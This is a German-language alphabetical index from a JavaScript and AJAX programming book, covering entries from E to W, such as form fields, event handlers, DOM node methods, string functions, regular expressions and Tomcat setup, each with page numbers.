ECMAScript Editon 3 46
Eigenschaften 98
Einbindung 113
Eingabefeld
 Eingabe einer URL 233
 Eingabe eines Kalenderdatums 231
 Eingabe von Dezimalkommazahlen
 232
 Eingabe von ganzen Zahlen 232
 einzeilig 219
 maximale Anzahl an angezeigten
 Zeichen 220
 maximale Anzahl der einzugebenden
 Zeichen 220
 mehrzeilig 237
 minimale Anzahl der einzugebenden
 Zeichen 221
 nur Werte größer als ein vorgegebener
 Grenzwert 234
 nur Werte kleiner als ein vorgegebener
 Grenzwert 233
 Vorgabewert 221
Einzeiliges Eingabefeld 219
 Eingabe einer URL 233
 Eingabe eines Kalenderdatums 231
 Eingabe von Dezimalkommazahlen 232
 Eingabe von ganzen Zahlen 232
 maximale Anzahl an angezeigten
 Zeichen 220

- maximale Anzahl der einzugebenden Zeichen 220
 - minimale Anzahl der einzugebenden Zeichen 221
 - nur Werte größer als ein vorgegebener Grenzwert 234
 - nur Werte kleiner als ein vorgegebener Grenzwert 233
 - Vorgabewert 221, 364
 - ELEMENT**
 - DTD 74
 - Element**
 - dynamisch erzeugen 875
 - HTML 57
 - XML 67
 - elements 101, 104, 267, 276, 495
 - Elementselektoren**
 - CSS 79
 - else 83, 97
 - E-Mail**
 - Formulardaten versenden 216
 - Test auf Gültigkeit mit regulären Ausdrücken 604
 - E-Mail-Adresse**
 - Gültigkeit überprüfen 386
 - emptyCells 763
 - enabledPlugin
 - MIME-Typ 144
 - encoding 261
 - XML 68
 - enctype 218, 261
 - Formulare 216
 - multipart/form-data 235
 - Ende-Tag 57
 - enum 84
 - Ereignisbehandlung 105
 - global 829
 - grundständliche Vorgänge 815
 - Ereignisse 815
 - err_Microsoft 484
 - err_MSXML2 484
 - Error 475, 485
 - escape() 205, 213, 740, 743, 891
 - Escape-Sequenz 207
 - Ethereal 894
 - European Computer Manufacturers Association siehe ECMA
 - eval() 473, 789
 - EvalError 476
 - event 103, 812, 825, 829
 - event.clientX 812
 - event.clientY 812
 - Eventhandler 55
 - Aufruf aus JavaScript 824, 825
 - grundständliche Syntax 815
 - Eventhandling 105, 815
 - Events 815
 - Exceptionhandling 473
 - Exceptions 473, 474
 - exec()
 - RegExp 584, 600, 602
 - expires
 - Cookies 739
 - extends 84
 - Extensible HyperText Markup Language siehe XHTML
 - Extensible Markup Language siehe XML
 - Externe JavaScript-Datei 113, 116
- F**
- Fakultät 189, 200
 - Fall-Through-Anweisung 97
 - false 83
 - Farbeinstellung 138
 - Fehlerlokalisierung 29
 - Fehlermeldung
 - Webserver 893
 - Fehlersuche 25
 - Fehlertoleranz 55
 - Fenster 677
 - Fensternamen
 - reservierte 749
 - fgColor
 - document 685
 - file 280
 - <input> 234
 - File Transfer Protocol siehe FTP
 - filename
 - Plug-ins 141
 - FileUpload 104

final 84
finally 83
Firefox
 Erweiterungen 51
firstChild
 node 864
fixed() 577
float 84, 280
 <input> 232
focus() 298
 Selektion von Schaltflächen 302
font 763
fontcolor() 577
fontFamily
 style 763
fontSize
 style 763
fontsize() 577
fontStretch 763
fontStyle
 style 763
fontVariant 763
fontWeight
 style 763
for 83, 98
for...in 98
 Datenfelder 504
Forbidden 894
form 103, 263, 278
Formatvorlagen 75
forms 101, 104, 495
Formular 209
 Abschicken 319
 Anzahl der Elemente 250
 Aufruf von JavaScript-Funktionen 308
 Auswahlliste 238
 HTML-Grundlagen 210
 Kontrolle beim Verlassen 337
 mehrzeilige Auswahlliste 240
 Name 251
 nur plausibilisiert abzuschicken 468
 Reaktion auf das Absenden 821
 Reaktion auf das Zurücksetzen 821
 target 257
 Versandmethode 253
Zugriff auf die Kodierung 261
Zurücksetzen 323
Formularcontainer
 (X)HTML 212
Formulardaten
 Abschicken 223
 Abschicken mit einer Grafik 224
 Abschicken ohne submit-Button 263
 Ausspielen 273
 mailto 216
 Verschicken mit einer Grafik 263
 Zurücksetzen 227
 Zurücksetzen ohne Reset-Button 267
Formularelement
 aus JavaScript selektieren und
 deselektieren 299
 den Fokus geben 298
 Fokus entziehen 297
 JavaScript-Zugriff 267
 JavaScript-Zugriff auf den Wert 270
 Selektion 303
 Simulation eines Anwenderklicks 307
 Typbestimmung 280
 verlassen 316
 Zugriff auf das umgebene Formular
 278
 Zugriff auf den Namen 276
 Zugriff über this 277
Formularfelder
 E-Mail-Test 386
 Test auf einen Inhalt 385
 versteckt 236
Formularmailer 219
Formularschaltfläche 222
Fortschriftsbalken 884
Frames 103, 104, 495, 677, 679, 747
 gleichzeitig mehrere Frames
 aktualisieren 751
 JavaScript anwenden 750
 Namen per JavaScript abfragen 752
 Schreiben in ein anderes Frame 753
 Verweise zu anderen mit HTML 750
 window 750
Frameset
 Formular 259

- Verhindern, dass eine Seite in einem Frame-set angezeigt wird 754
- Freie Texteingabe 245
- absichern mit dem Ausnahmekonzept 491
 - bestimmten Inhalt erzwingen 384
 - Eingabe einer URL 397
 - Eingabe eines Kalenderdatums 405
 - maximale Anzahl an angezeigten Zeichen 346
 - maximale Anzahl der einzugebenden Zeichen 327
 - minimale Anzahl der einzugebenden Zeichen 340
 - nur die Eingabe von Dezimalkommazahlen 365
 - nur die Eingabe von Ganzzahlen 373
 - nur Werte größer als ein vorgegebener Grenzwert 381
 - nur Werte kleiner als ein vorgegebener Grenzwert 375
 - Verhindern bestimmter Zeichen 413
 - Vorgabewert 364
- Fremdinhalte einbinden 664
- fromCharCode() 572
- FTP 106
- Funktion 83, 88, 89, 103, 200
- Defaultwerte für Parameter 185
- Deklaration 89
- rekursiver Aufruf 188
- verschachtelte 188
- Werte übergeben 181
- Funktionsaufrufe 90
- Funktionsreferenz 90, 166, 194, 856, 882
- Future Breakpoint 36
- G**
- Ganzzahlen
- Garantie 373
- Garbage Collection 203
- Garrett, Jesse James 109
- Geklammerte Teile
- reguläre Ausdrücke 602
- Generationenselektoren
- CSS 81
 - GET 213, 890
- getAllResponseHeaders() 849, 895
- getAttribute()
- node 865
- getAttributeNode()
- node 866
- GetCookie() 740
- getDate() 619
- getDay() 621
- getElementById() 460, 826, 856, 882
- Anker 692
- className 797
- Formulare 249, 276
- Formularelemente 267
- Frames 750
- Hyperlink 704
- Plug-in 707
- style 761
- XML 870
- getElementsByName()
- Anker 692
 - className 797
- Formulare 249, 276, 671
- Formularelemente 267
- Frames 750
- Hyperlink 704
- Plug-in 707
- style 762
- getElementsByTagName()
- Formularelemente 267
 - node 866
- XML 870
- getHours() 624
- GET-Methode 855
- getMinutes() 625
- getMonth() 634
- getProperty()
- Java 701
- getResponseHeader() 849
- getSeconds() 627
- getSelection() 708
- Getter-Methoden 168
- getTime() 638
- getTimezoneOffset() 640
- getYear() 628
- Gleichheitsoperator 93

- strikt 93
 - Globale Ereignisbehandlung 829
 - Globale Variablen 178
 - GMT 640
 - Google Suggest 108, 876
 - goto 84
 - Grafische Submit-Schaltfläche
 - Formular 224, 228
 - greater than 71
 - Greenwich Mean Time 640
 - Großbuchstaben
 - Strings 566
 - Zeichen umwandeln 385
 - Größer-als-oder-gleich-Operator 93
 - Größer-als-Operator 93
 - Grundgerüst
 - Webseite 59
 - Gültigkeit
 - XML 72
 - Gültigkeitsbereich
 - Variablen 178
- H**
- Haltepunkt 31, 36
 - hasChildNodes()
 - node 866
 - HEAD 890
 - height 136, 763
 - document 701
 - images 777
 - open() 728
 - Hexadezimal 86
 - hidden 104, 462
 - <input> 236
 - visibility 357
 - Hintergrundbild 762
 - Historie 677
 - History
 - Anzahl der Einträge 737
 - history 103, 736
 - history.back() 738
 - history.length 737
 - Höhe
 - Webseite 701
 - home() 713
- I**
- id
 - all 760
 - CSS 81
 - IETF 639, 641
 - if 83, 97
 - ifconfig 844
 - if-else-Operator 94
 - IIS 846

image 103
 <input> 224
 Image() 777, 778, 779, 781, 791, 794
 images 104, 192, 442, 495, 671, 777
 implements 84
 in 83
 index
 exec() 600
 index.dat 739
 indexOf() 130, 384, 426, 580
 Infinity 161
 Information Hiding 99
 Informationen
 dynamisch anzeigen 349
 Initialwert
 Arrays 497, 509, 512
 Inkrement-Operator 92
 Inline-Definition
 Style Sheets 77
 Inline-Referenz 113, 118
 Formulardaten versenden 264
 innerHeight
 open() 730
 innerHTML 355, 459, 770, 826, 856, 882
 all 760
 innerText 355, 770
 all 760
 innerWidth
 open() 730
 input
 exec() 600
 insertBefore()
 node 866
 insertData()
 node 866
 instanceof 83, 490
 int 84, 280
 <input> 232
 INTERACTIVE 851, 893
 Interaktion
 JavaScript 244
 interface 84
 Internet Engineering Task Force siehe IETF
 Internet Information Server siehe IIS
 Internet Protocol siehe TCP/IP
 Interpreter 45
 Interrupts 475
 IP-Adresse siehe IP-Nummer
 ipconfig 844
 IP-Nummer 106, 391
 IPv4 391
 isFinite() 161
 isNaN() 163, 367
 ISO 5589-1 416
 isTextEdit
 all 760
 italics() 577
 Iterationsanweisungen 97

J

Jahreszahl
 Extrahieren aus einem Datumsobjekt 628
 Setzen in einem Datumsobjekt 633
 Java 43
 AJAX 838
 mit JavaScript verwenden 692
 Unterstützung im Browser 139
 java
 LiveConnect 697
 Java Application Server 838
 Java Development Kit siehe JDK
 Java Runtime Environment siehe JRE
 Java Server Pages siehe JSP
 Java virtual Machine 139
 java.lang.System 701
 Java-Applets
 Zugriff über JavaScript 692
 JavaArray
 LiveConnect 697
 Java-Container 838
 javaEnabled() 139
 Java-Laufzeitumgebung 838
 JavaObject
 LiveConnect 697
 JavaPackage
 LiveConnect 697
 JavaScript 43
 aufrufen 105
 Grundlagen 82
 Sicherheit 47

- Standard 46
 - Test, ob aktiviert 125
 - Variablendeklaration 86
 - Version 119
 - Versionszyklen 46
 - JavaScript-Kommentar 116
 - JavaScript-Konsole 25
 - Java-Servlets 838
 - Java-Zugriff 697
 - JDK 838
 - Jesse James Garrett 109
 - join() 533
 - Jokerzeichen
 - Frames 748
 - JRE 838
 - JScript 44
 - JSONObject 698
 - JSP 44, 838
 - JVM 139
- K**
- Kalenderdatum
 - Gültigkeit 405
 - Kaskadierung
 - CSS 78
 - keyCode 824
 - Kindelemente
 - CSS 81
 - Klasse 100, 193
 - erweitern 196
 - Klassenmethoden 572
 - Kleinbuchstaben
 - Zeichen umwandeln 385
 - Kleiner-als-oder-gleich-Operator 93
 - Kleiner-als-Operator 93
 - Klick auf eine Referenz 818
 - Knoten
 - dynamisch erzeugen 875
 - Kodieren
 - Zeichenketten 204
 - Kodierung
 - Formular 261
 - Webformulardaten 216
 - Kommentar
 - CSS 464
- HTML 115
 - JavaScript 116
 - XML 70
 - Komponenten
 - XML 67
 - Konditionaler Operator 94, 409
 - Konsole
 - JavaScript 25
 - Konstruktor 100
 - Arrays 496
 - Konstruktormethode 193
 - JavaScript 194
 - Konstruktormethode siehe Konstruktor
 - Kontextmenü 770, 797, 827
 - in einer Webseite verhindern 807
 - Kontrollausgaben 28
 - Kontrollfelder
 - Formular 228
 - Kontrollflussanweisungen 97
 - Kontrollflussteuerung 96
 - Kontrollkästchen
 - Zugriff auf den Selektionszustand 283
 - Kosinus 720
- L**
- Laden einer Webseite 816
 - lang
 - all 760
 - language 113, 135
 - all 760
 - lastChild
 - node 865
 - lastIndexOf() 385, 582
 - lastModified
 - document 702
 - Laufschrift
 - Statuszeile 715
 - Layer 758
 - Ereignismodell 822
 - Netscape 103
 - layer 103
 - Layer-Konzept 822
 - layers 131
 - layerX
 - event 823

layerY
 event 823
 Layout
 CSS 355
 Layoutinformationen
 document 685
 Leeres Element 67
 left 763
 length
 all 760
 Datenfelder 506
 Formular 250
 history 737
 images 777
 MIME-Typ 145
 Strings 565
 less then 71
 letterSpacing 763
 lineHeight
 style 763
 link 103
 link() 577
 linkColor
 document 685
 links 104, 496, 704
 Listener 830
 listStyle 763
 listStyleImage 764
 listStylePosition 764
 listStyleType
 style 764
 Literal 45, 84, 164
 Live HTTP headers 41
 LiveConnect 46, 697
 LiveScript 43
 LOADED 851, 893
 LOADING 850, 893
 localhost 844
 location 103, 723, 724
 document 706
 open() 728
 location.href 126, 724
 location.reload() 724
 location.search 743
 Logische Vergleichsoperatoren 94
 Lokale Variablen 178
 long 84
 Lose typisiert 85
 Lottospiel 556
 Lottoziehung 560
 lowsrc
 images 777

M

mailto
 Formular 216
 Makroviren 218
 MAPI-Fernsteuerung 50
 margin 764
 marginBottom
 style 764
 marginLeft
 style 764
 marginRight
 style 764
 marginTop
 style 764
 Maskieren 581
 von Zeichen in Strings 207
 Zeichenketten 204
 Maskierung 416, 744
 Zeichen 417
 match()
 605
 reguläre Ausrücke 584
 Math 103, 519, 574
 Math.cos()
 720
 Math.max()
 553
 Math.min()
 553
 Math.PI 720
 Math.random()
 162, 519, 542, 544, 547, 549,
 555, 558
 Math.round()
 162, 519, 531, 574
 Math.sin()
 720
 Mausbewegungen 820
 Mausklick 819
 Koordinaten übertragen 226
 Koordinaten versenden 226
 Mausposition
 Element positionieren 812
 Mausspur 789

- Mauszeiger 763
dynamisch verändern 783
- max
 <input> 233
- max() 552
- maxHeight 764
- maxlength
 <input> 220
- maxWidth 764
- Mehrfachauswahl
 Auswahlliste 242
- Mehrzeilige Auswahlliste
 Formulare 240
- Mehrzeiliges Eingabefeld 237
- Menü
 aufklappbar 770
- menubar
 open() 728
- Menüleiste 770, 773
- Meridian 640
- method
 Formulare 212, 253
 JavaScript-Zugriff 253
- Methoden 88, 90, 98
 statische 572
- Microsoft
 globales Ereignismodell 834
 JScript-Sicherheitsmodell 47
- Millisekunden
 Extrahieren aus einem Datumsobjekt 638
 Setzen in einem Datumsobjekt 639
- MIME 103
- MIME-Typen 61, 103, 104, 144, 216, 496, 892
 JavaScript 114
- min
 <input> 234
- min() 552
- minHeight 764
- Minuten
 Extrahieren aus einem Datumsobjekt 625
 Setzen in einem Datumsobjekt 626
- minWidth 764
- Mitteilungsfenster anzeigen 709
- Mocha 43
- mod_mono 846
- modifiers
 event 823
- Modulooperator 91
- Modulozuweisungsoperator 92
- Monat
 Extrahieren aus einem Datumsobjekt 634
 Setzen in einem Datumsobjekt 637
- Monatstag
 Extrahieren aus einem Datumsobjekt 619
 Setzen in einem Datumsobjekt 620
- Mono 846
- move 785
- moveBy() 731
- moveTo() 731
- multipart/form-data 235
- Multiple Auswahllisten 242
- Multiplikationsoperator 91
- Multiplikationszuweisungsoperator 92
- Multipurpose Internet Mail Extensions
 siehe MIME-Typ
- MySQL 843
- N**
- Nachfahren
 CSS 81
- Nachfolger
 CSS 81
- Name
 Fenster 707
- name 276
- Formular 251
- images 777
- Plug-ins 141
- Webformular 214
- window 707
- Namensräume
 XHTML 61
 XML 72
- NaN 134, 161, 163, 366
- native 84
- Navigationsmenü 771
- navigator 103, 129
- navigator.appCodeName 132
- navigator.appName 129, 847

navigator.appVersion 133
 navigator.javaEnabled() 139
 navigator.language 135
 navigator.mimeTypes 144
 navigator.plugins 141
 navigator.userAgent 602
 Netscape 43
 globales Ereignismodell 833
 JavaScript-Sicherheitsmodell 47
 netscape
 LiveConnect 697
 new 83, 100, 193
 Datenfelder 496
 new Image() 777, 778, 779, 781, 791, 794
 next
 history 738
 nextSibling
 node 865
 Nicht verbindungsorientierte Kommunikation 106
 node 103, 863
 Daten in der Webseite bereitstellen 875
 Eigenschaften 864
 Knoten in der Webseite erzeugen 876
 Methoden 865
 nodeName
 node 865
 nodeType
 node 865
 nodeValue
 node 865
 NoScript
 Firefox-Erweiterung 51
 Not a Number 134
 Not Found 894
 Not Implemented 894
 NOT-Operator 94
 null 84, 86, 246
 Number 86, 103
 Number() 172
 numerical character reference 416
 Numerischer Ausdruck
 Test 163
 Nvu 55

O
 Oberklasse 197
 Object 86
 Objekt
 eigenes erzeugen 193
 erweitern 196
 Inhalt ausgeben 201
 JavaScript 98
 Quellcode ausgeben 202
 Objektdeklaration 100, 193
 Objektfelder 104, 495
 Objektinstanz 193
 Oder-Verbindung
 reguläre Ausdrücke 607
 Offscreen 668
 Offscreen-Bereich 361, 457, 807, 883
 offsetHeight
 all 760
 offsetLeft
 all 760
 offsetParent
 all 760
 offsetTop
 all 760
 offsetWidth
 all 760
 offsetX
 event 824
 offsetY
 event 824
 oktal 86
 onAbort 817
 onBlur 428, 821
 Formulare 316
 onChange 318, 821, 858
 Formulare 318
 onClick 818
 Formulare 308
 oncontextmenu 801, 807
 onDoubleClick 819
 onFocus 428, 821
 Formulare 313
 onKeyDown 328, 820
 onKeyPress 328, 820
 onKeyUp 328, 820

onLoad 816
Probleme bei der Ausführung 449
onMouseDown 819
onMouseMove 820
onMouseOut 819
onMouseOver 819
Formulare 312
onMouseUp 819
onreadystatechange 849, 850
 XMLHttpRequest-Objekt 855, 882
onReset 323, 821
onSelect 319, 821
onSubmit 260, 319, 337, 428, 821
onUnload 817
open() 725, 728, 734, 735, 849
 document 683
 Frames 751
 XMLHttpRequest-Objekt 855
Operanden 91
Operatoren 91
Operatorprioritäten 95
Option
 Konstruktor 292
options 104, 284
Optionsfeld 229
 Zugriff auf den Selektionszustand 283
OR-Operator 94
outerHTML 760
outerText
 all 760
Outlook Web Access Team 109
overflow 764

P

package 84
Packages
 LiveConnect 697
padding 764
paddingBottom
 style 764
paddingLeft
 style 764
paddingRight
 style 764

paddingTop
 style 764
pageBreakAfter 764
pageBreakBefore 764
pageX
 event 823
pageY
 event 823
Paketvermittlung 106
Parameter
 HTML 57
parent 679, 726
 Frames 751
parentElement
 all 760
parentNode
 node 865
parentTextEdit
 all 760
parse() 639
parseFloat() 134, 167, 370, 373, 602
parseInt() 134, 167, 370, 374, 602
Parser 45
Password 104
password 280
 <input> 222
Passwortfeld 222
Passwortüberprüfung
 Java 693
path
 Cookies 739
Pattern
 reguläre Ausdrücke 584
Perl
 AJAX 843
Permanent
 Variablen 181
Pflichtfeld
 Webformular 382
Phase 5 55
PHP 44
 AJAX 843
PHP-Modul 843
PI 70, 720

- ping 844
 - Pipe-Symbol
 - reguläre Ausdrücke 607
 - Plausibilisieren
 - Webformular 426
 - plugins 45, 103, 104, 140, 141, 144, 496
 - document 707
 - Zugriff über JavaScript 707
 - pop() 534
 - Datenfelder 534
 - Pop-up 725, 770
 - Pop-up-Blocker 726
 - Pop-up-Fenster 51
 - Port 398, 889
 - position 764
 - Positionieren
 - Elemente der Webseite 805
 - Verschieben mit JavaScript 805
 - Positionierung
 - CSS 456
 - POST 213, 890
 - previous
 - history 738
 - previousSibling
 - node 865
 - print() 717
 - Prinzip der Fehlertoleranz 55
 - Priorität
 - Operatoren 95
 - private 84
 - Processing Instruction siehe PI
 - Prolog 68
 - prompt() 245, 711
 - Eingabe einer URL 398
 - Eingabe eines Kalenderdatums 406
 - E-Mail-Adresse prüfen 387
 - maximale Anzahl der einzugebenden Zeichen 327
 - minimale Anzahl der einzugebenden Zeichen 341
 - nur die Eingabe von Dezimalkommazahlen 366
 - nur die Eingabe von Ganzzahlen 373
 - nur Werte größer als ein vorgegebener Grenzwert 381
 - nur Werte kleiner als ein vorgegebener Grenzwert 375
 - Rückgabewert kontrollieren 334
 - Vorgabewert 365
 - protected 84
 - Protokoll 398
 - prototype 197
 - Prototyping 197
 - Prozeduren 88, 89
 - Prozess-Instruktion siehe PI
 - Pseudo-Klassen
 - CSS 82
 - Pseudo-URL 743
 - Formulare 213
 - public 84
 - Punktnotation 99
 - push()
 - Datenfelder 543
 - PUT 890
- Q**
- quotationmarks 71
- R**
- Radio 104
 - radio 280
 - Formular 229
 - Radiobutton 229
 - Zugriff auf den Selektionszustand 283
 - Rahmen 762
 - random() 162, 519, 542, 544, 547, 549, 555, 558
 - Random-Verfahren 556
 - RangeError 476
 - Rangordnung
 - Operatoren 95
 - readyState 850
 - XMLHttpRequest-Objekt 856, 882
 - Reaktion
 - auf Änderungen 821
 - auf Textselektion 821
 - Rechtsklick
 - deaktivieren 807
 - recordNumber
 - all 760

ReferenceError 476
Referenzen
 XML 71
refresh
 <meta>-Tag 673
RegExp 103, 565, 584
Reguläre Ausdrücke 135, 340, 372, 380, 385,
 415, 583, 602
 E-Mail-Adresse überprüfen 604
 Sperren bestimmter Inhalte 606
 String durchsuchen 600
Rekursion 767, 792
Rekursiver Aufruf 188, 719
reload() 724
removeAttribute()
 node 866
removeAttributeNode()
 node 866
removeChild()
 node 866
replace() 385, 426, 583, 789
 reguläre Ausdrücke 584, 605
replaceChild()
 node 866
replaceData()
 node 866
Request 106, 890
 Formulare 213
Reservierte Fensternamen 749
reset 104, 280
 <input> 227
reset() 267, 323
Reset-Schaltfläche
 Formular 227
resizable
 open() 728
resizeBy() 732
resizeTo() 732
Response 106, 890
responseText 851
 XMLHttpRequest-Objekt 856, 882
responseXML 851, 863, 864
return 83, 89, 97, 185
 bedingtes 186
reverse() 521, 531
right 764
Rollover 780
Root-Tag 69
round() 162, 519, 531, 574
Rückgabewert 89
 Funktion 185

S

Same Origin Policy 47
Sandbox 848
Sandkastenprinzip 848
Schaltflächen
 Selektion 301
Schaltjahr
 Berechnung 407, 646
Schleifenlokale Variablen 179
Schlüsselwörter 83
Schreibkonventionen 24
Scope
 Variablen 178
screen 103, 136
screen.colorDepth 138
screen.height 136
screen.width 136
screenX
 event 823
 open() 730
screenY
 event 823
 open() 730
scrollbar3dLightColor 764
scrollbarArrowColor 764
scrollbarBaseColor 764
scrollbarDarkshadowColor
 764
scrollbarFaceColor 764
scrollbarHighlightColor 765
scrollbars
 open() 728
 scrollbarShadowColor 765
 scrollbarTrackColor 765
 scrollBy() 734
 scrollTo() 734
search() 130, 370, 384, 426, 580
 reguläre Ausrücke 584

secure
 Cookies 739
 Secure Shell siehe SSH
 Sekunden
 Extrahieren aus einem Datumsobjekt 627
 Setzen in einem Datumsobjekt 627
 Selbstaufruf 188
 Select 104
 select()
 Schaltflächen 301
 Textfelder 300
 selected
 Auswahlliste 243, 302
 options 297, 858
 selectedIndex 294
 Auswahllisten 302
 options 858
 select-one 280
 Selektion von Text 319
 Selektor 78, 79
 self 679, 726
 Semantisches Web 61
 send() 849
 server.xml 841
 Servlets 44, 838
 setAttribute()
 node 866
 setAttributeNode()
 node 866
 SetCookie() 740
 setDate() 620
 setHours() 624
 setMimeType() 850
 setMinutes() 626
 setMonth() 637
 setRequestHeader() 850
 setSeconds() 627
 Setter-Methode 168, 175
 setTime() 639
 setTimeout() 192, 308, 676, 681, 715, 719
 Anhalten 721
 rekursiv verwenden 719
 setYear() 633
 SGML 60
 shift()
 Datenfelder 534
 shiftKey
 event 823
 short 84
 shutdown.bat
 Tomcat 840
 Sicherheit
 Formulardaten ausspionieren 273
 JavaScript 47
 Signed Script Policy 48
 signed.applets.codebase_principal_support 8
 48
 Sinus 720
 size
 <input> 220
 <select> 240
 Formulare 346
 Skriptcontainer
 Einbindung 113
 Slash 399
 slice() 385
 Datenfelder 545
 Strings 608
 small() 577
 Sniffer 41
 Social Engineering 49
 Sondertasten 835
 Sonderzeichen
 Strings 207
 sort()
 Datenfelder 519
 sourceIndex
 all 760
 Spezialisierung
 Klassen 197
 splice()
 Datenfelder 540, 551, 562
 split() 384, 496, 533
 reguläre Ausrücke 584
 Strings 611
 Spracheinstellung
 Browser 135

- Sprunganweisung 89, 97, 185
- src
 - images 777
- SSH 106
- Standard Generalized Markup Language
 - siehe SGML
- Startseite
 - aufrufen 713
- startup.bat
 - Tomcat 840
- startup.sh
 - Tomcat 840
- static 84, 181
- Statische Methode 572
- status 278, 713, 851
 - open() 728
- Statuscodes
 - HTTP 893
- Statusinformationen anzeigen
 - AJAX 879
- statusText 851
- Statuszeile 713
 - Standardanzeige 715
 - Zugriff 278
- Step Into 37
- Step Out 37
- Step Over 37
- Steppen 31
- Steueranweisungen 56
- stop() 718
- strike() 577
- String 86, 103
- String-Objekt 130
- String() 201, 565
 - Anzahl der enthaltenen Zeichen 565
 - Aufspalten in ein Datenfeld 611
 - Durchsuchen mit exec() 600
 - Ersetzen eines Teilstrings 385
 - Ersetzen von Texten 583
 - Extrahieren eines Teilstrings 385
 - HTML-Formatierungen anwenden 575
 - Manipulation 565
 - Suche eines Zeichens 580, 582
- Suchen und Ersetzen mit regulären Ausdrücken 583
- Teile extrahieren 608
- trennen 384
- Umwandlung in Großbuchstaben 566, 567
- Unicode an einer bestimmten Stelle 570
- verbinden 384, 571
- Zeichen an einer bestimmten Stelle 568
- Zeichen aus Unicode-Sequenz erstellen 572
- Zeichen suchen 384
- Stunden
 - Extrahieren aus einem Datumsobjekt 624
 - Setzen in einem Datumsobjekt 624
- style 357, 459, 767
 - all 761
 - altes Netscape-Modell 769
 - Parameter 77
- Style Sheets 59, 75, 666, 795
 - externe 77
 - interne 77
 - Positionieren von Elementen 805
- style.zoom 768
- style-Objekt
 - Eigenschaften 762
- sub() 577
- Subklasse 197
- submit 104, 280
 - <input> 223
- submit() 255, 263, 319, 337, 428, 469
- Submit-Schaltfläche
 - Formular 223
- substr() 609
- substring() 329, 610
- Subtraktionsoperator 91
- Subtraktionszuweisungsoperator 92
- suffixes
 - MIME-Typ 145
- sun
 - LiveConnect 697
 - Sun Microsystem 43
- sup() 577
- super 84
- Superklasse 197
- switch 83, 97

synchronized 84
 SyntaxError 476
 Systemdatum 615

T

tabindex 315
 tableLayout 765
 Tabulator
 vertikal 207
 Tabulatorzeichen 207
 tagName
 all 760
 tags 56
 document 769
 tags() 760, 761
 tainting 48
 target
 Formulare 215
 Hyperlinks 750
 JavaScript-Zugriff 257
 Target-Angabe
 PI 70
 Tastaturereignisse 820
 TCP/IP 106, 391
 Telnet 106
 Terminserie 659
 test()
 RegExp 584, 604
 text 104, 280, 685
 <option> 290
 text/html 61
 text/javascript 114, 120
 text/xml 61
 textaera 280
 textAlign
 style 765
 Textarea 104
 Textdatei
 mit AJAX nachfordern 853
 textDecoration
 style 765
 Texteingabe
 freie 245
 Textfelder
 Selektieren 300

textIndent
 style 765
 Textkodierung
 XML 68
 Textselektion 821
 textTransform
 style 765
 this 84, 194, 248, 263, 269, 286, 767
 Formularelement 277
 Formularrepräsentation 275
 this.form 248, 286
 Formularelement 269
 throw 84, 485
 title
 all 760
 document 707
 toGMTString() 641
 Token 45
 toLocaleString() 622, 635, 642
 toLowerCase() 379, 385, 568
 Tomcat 838
 administrieren 841
 aufrufen 841
 Bereitstellen von Daten 842
 Installation 838
 starten und stoppen 840
 YaST 839
 TomcatStop.sh
 Tomcat 840
 tomcat-users.xml 841
 toolbar
 open() 728
 Tooltipp 770, 801, 827
 top 679, 726, 765
 Frames 751
 Toplevel-Domain 391
 Test auf Gültigkeit 391
 toSource() 202
 toString() 202
 toUpperCase() 254, 379, 385, 566
 transient 84
 Transmission Control Protocol siehe TCP/IP
 Transportprotokoll 106
 true 84
 try 84, 476

- type
 event 823
 Formularelement 280
 JavaScript 114
 MIME-Typ 144
 Parameter 77
TypeError 476
typeof 84, 94, 165, 167, 176
Typfestlegung 164
Typsicher 85
Typumwandlung 170
- U**
- Überschriften
 HTML 60
 UDP 106
Umgebungsvariablen
 HTTP 889
 Unauthorized 894
 undefined 86, 167, 176, 182
 Datenfelder 497
 Unendlichkeit 161
 Unerreichbarer Code 187
 unescape() 206, 740, 746
 Ungleichheitsoperator 93
 strikt 93
 Unicode 570
 Unicode-Kodierung
 Zeichen 570
 Unicode-Sequenz 207
 Unicode-Wert
 Zeichen 384
 Uniform Resource Locator 399
 Uniform Resource Locator siehe URL
 UNINITIALIZED 850
 Universalselektor
 CSS 81, 464
 unshift()
 Datenfelder 549
 Unterklasse 197
 Unterprogramme 88
 URIError 476
 URL 212, 280, 397, 399
 <input> 233
 URL-Kodierung 213, 891
- User Datagram Protocol siehe UDP
User-Agent 602, 892
UTC() 639
- V**
- value
 Formularelemente 270
var 84, 86, 167, 178
Variable 84
 global 181
 lokal 178
 schleifenlokal 179
 Test auf Definition 175
 Typfestlegung 164
Variablendeclaration 86
Variablenwert
 an eine andere Webseite weitergeben 743
VBScript 44
Venkman 31
 starten 33
Verbindungsorientierte Kommunikation 106
Vererbung 196
Vergleichsoperatoren 93
Verlassen
 einer Webseite 816
 eines Elements 821
Verlauf 677
Versandmethode
 dynamisch umschalten 254
 Formular 253
Verschieben von Webseitenelementen 784
Version
 Unterstützung im Browser 128
 Unterstützung in verschiedenen
 Browsern 123
Versionsangabe
 JavaScript 119
Verstecktes Formularfeld 236
verticalAlign 765
visibility 357, 459, 462, 774
 style 765
visible
 visibility 357
Visual Studio Express 845
Visual Web Developer 30, 55

Visual Web Developer 2005 Express 845
 vlink 685
 vlinkColor
 document 685
 Voice over IP siehe VoIP
 void 84
 VoIP 106
 Vorgabewert
 einzeiliges Formularfeld 221, 364
 vspace
 images 777

W

W3C 43
 Wagenrücklauf 207
 Wallpaper-Effekt 762
 WAR-Datei 842
 Wasserzeicheneffekt 762
 Web 2.0 837
 Web Application 842
 Web Developer 40, 845
 web.xml 842
 webapps 842
 Webbrowser
 Ermitteln der Version über reguläre
 Ausdrücke 602
 Zugriff auf die History 736
 Webformular
 HTML-Grundlagen 210
 Pflichtfeld 382
 plausibilisieren 426
 Test auf gültige E-Mail mit regulären
 Ausdrücken 604
 Zugriff aus JavaScript 247
 Webformularcontainer
 (X)HTML 212
 Webformulare
 Gestaltung mit Tabellen und CSS 211
 Webprogrammierung
 clientseitig 107
 Webseite
 automatisch aktualisieren 725, 886
 dynamisch schreiben 678
 Elemente ein- und ausblenden 357
 Elemente frei positionieren 805

Grundgerüst 59
 Höhe und Breite abfragen 701
 Inhalt ausdrucken 717
 Ladevorgang abbrechen 718
 letzte Änderung abfragen 702
 neu laden 724
 Suggestion einer Aktualität 661
 Überstreichen einer Referenz 819
 Zugriff auf den Titel 707
 Zugriff auf die URL 706
 Zugriff auf Hyperlinks 704
 Zugriff auf Plug-ins 707
 Webseitenelemente
 verschieben 785
 Webserver
 Fehlermeldung 893
 Weiterleiten
 JavaScript 724
 Weiterleitung 125
 Wertebereich 85
